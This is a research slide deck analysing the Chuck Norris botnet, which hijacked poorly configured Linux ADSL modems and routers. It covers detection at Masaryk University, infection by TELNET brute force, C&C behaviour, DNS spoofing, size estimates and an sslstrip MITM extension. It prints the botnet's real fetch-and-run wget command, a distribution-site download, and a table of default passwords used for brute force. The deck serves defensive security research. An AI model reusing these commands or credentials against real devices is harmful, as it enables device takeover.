

# Embedded Malware – An Analysis of the Chuck Norris Botnet

P. Čeleda, R. Krejčí, J. Vykopal, M. Drašar


{celeda|vykopal|drasar}@ics.muni.cz, radek.krejci@mail.muni.cz




# Part I

## Botnet Discovery


# Motivation – What is happening in our network?




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


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
# (In)visible Embedded Malware

- **Client-side anti-\* protection** is used and well known.



# (In)visible Embedded Malware

- **Client-side anti-\* protection** is used and well known.
- What could happen if we **attack infrastructure**?





# Network Security Monitoring at Masaryk University



FlowMon  
probe




FlowMon  
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
FlowMon  
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**NetFlow data  
generation**


# Network Security Monitoring at Masaryk University



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# Network Security Monitoring at Masaryk University



# Botnet Discovery

- Worldwide **TELNET** scan attempts.
- Mostly coming from **ADSL** connections.

hscans demoplugin vscans sshattack p2pdetect dos smurf Events

Browse Alerts Settings Statistics Help

Time range: 0:00 to 24:00 Date: 2009/12/14 to 2009/12/14

Location: MU (147.251.0.0/16) Include whitelist sources

Show Alerts Show 10 Most Actual Alerts

## Alerts

Time	Protocol	Source IP	Destination IPs	Destination Ports	Severity	Operations
2009-12-14 00:04:18.244 2009-12-14 00:04:26.379	TCP	190.43.54.116	147.251.52.1, 147.251.52.10, 147.251.52.11, 147.251.52.12, 147.251.52.13, 147.251.52.22, 147.251.52.23, 147.251.52.26, 147.251.52.27, 147.251.52.28 and other 43 IPs	23	0	<a href="#">Full Report</a>
2009-12-14 00:04:18.253 2009-12-14 00:04:28.356	TCP	190.43.54.116	147.251.52.2, 147.251.52.3, 147.251.52.4, 147.251.52.5, 147.251.52.6, 147.251.52.7, 147.251.52.8, 147.251.52.9, 147.251.52.15, 147.251.52.16 and other 188 IPs	23	0	<a href="#">Full Report</a>
2009-12-14 00:08:13.738 2009-12-14 00:08:21.863	TCP	87.16.90.222	147.251.94.1, 147.251.94.2, 147.251.94.3, 147.251.94.4, 147.251.94.5, 147.251.94.6, 147.251.94.7, 147.251.94.8, 147.251.94.9, 147.251.94.10 and other 237 IPs	23	0	<a href="#">Full Report</a>
2009-12-14 00:16:11.771 2009-12-14 00:16:11.802	TCP	122.160.7.65	147.251.0.1, 147.251.0.2, 147.251.0.3, 147.251.0.4, 147.251.0.5, 147.251.0.6, 147.251.0.7, 147.251.0.8, 147.251.0.9, 147.251.0.10 and other 102 IPs	22	0	<a href="#">Full Report</a>
2009-12-14 00:14:36.584 2009-12-14 00:14:51.047	TCP	190.232.138.125	147.251.64.1, 147.251.64.2, 147.251.64.3, 147.251.64.4, 147.251.64.5, 147.251.64.6, 147.251.64.7, 147.251.64.8, 147.251.64.9, 147.251.64.10 and other 241 IPs	23	0	<a href="#">Full Report</a>

## Part II

# Chuck Norris Botnet

# Chuck Norris Botnet in a Nutshell

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.
  
- Uses **TELNET brute force** attack as infection vector.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.

Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato : in nome di Chuck Norris !`


# Monitoring of the Botnet



Botnet infiltration used from 12/2009 to 02/2010.




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
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
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# Botnet Searching for Vulnerable Devices



**infected  
device**




# Botnet Searching for Vulnerable Devices



list of C class  
networks to scan




infected  
device



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

**Table 1:** Example of botnet propagation targets.


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# Infection of a Vulnerable Device



**infected  
device**



**victim**


# Infection of a Vulnerable Device



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, <i>blank password</i>
admin	admin, password, <i>blank password</i>
1234	1234Admin

**Table 2:** Passwords used for a dictionary attack.

# Infection of a Vulnerable Device



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
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# Bot Initialization and Further Propagation


deny remote access  
(ports 22-80)



# Bot Initialization and Further Propagation




# Bot Initialization and Further Propagation



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

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


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## Botnet Threats

- Denial-of-Service attacks – DoS, DDoS.
- DNS spoofing attack.
- Infected device reconfiguration.



## Consequences for Users

- The link was saturated with malicious traffic activities.
- Economic losses and criminal sanctions against unaware users.



## DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.



primary  
DNS server



secondary  
DNS server

infected  
router




victim



## DNS Spoofing Attack


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# Botnet Activities – II

## DNS Spoofing Attack


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
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- Web page redirect:
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# Botnet Size and Evaluation – I

- Size estimation based on NetFlow data from Masaryk University.
- **33000** unique attackers (infected devices) from **10/2009 – 02/2010**.



## Most Infected ISPs

Telefonica del Peru  
Global Village Telecom (Brazil)  
Turk Telecom  
Pakistan Telecommunication Company  
China Unicom Hebei Province Network


## Unique attackers targeting the MU network

Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet stopped activity  
on **23 February 2010**.

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
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
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
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


# TELNET Malware Activities – 2009/11 - 2011/7



# Chuck Norris Will Never Die or Cyber War ?

TELNET scans against single host – 2011/10/20.



**SURFmap** – <http://surfmap.sf.net>

# ADSL Modem Tuning - Botnet Distribution Site

wget http://tuning-individual.cz/tuning/tmp/install\_4ce9761f7fdea/.a/config.xml

## Part III

# Beoynd Chuck Norris Botnet

## Features

- Our extension to Chuck Norris Botnet.
- Based on MITM (Man-In-The-Middle) attack presented by Moxie Marlinspike at Black Hat DC (02/2009).
- Infected host operates as transparent HTTP proxy.
- We don't attack HTTPS directly (invalid certificates).

## Vulnerable Systems

- Any site providing HTTP → HTTPS redirect.
- Can't be detected on web server side.
- No invalid certificates on client side.

# Attacks on HTTPS using Chuck Norris Botnet – II

web service

`https://mail.google.com`



access point

(mitm - sslstrip)




user

`86.49.xxx.yyy`




MITM attack using `sslstrip` tool and infected host.

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
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


# Attacks on HTTPS using Chuck Norris Botnet – II



MITM attack using sslstrip tool and infected host.

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## Part IV

# Conclusion

## Botnet Timeline

- Compilation timestamp in `pnscan` tool – 4.7.2008.
- First file uploaded to distribution servers – 19.5.2009.
- Botnet discovery at Masaryk University – 2.12.2009.
- Botnet shutdown (hibernation) – 23.2.2010

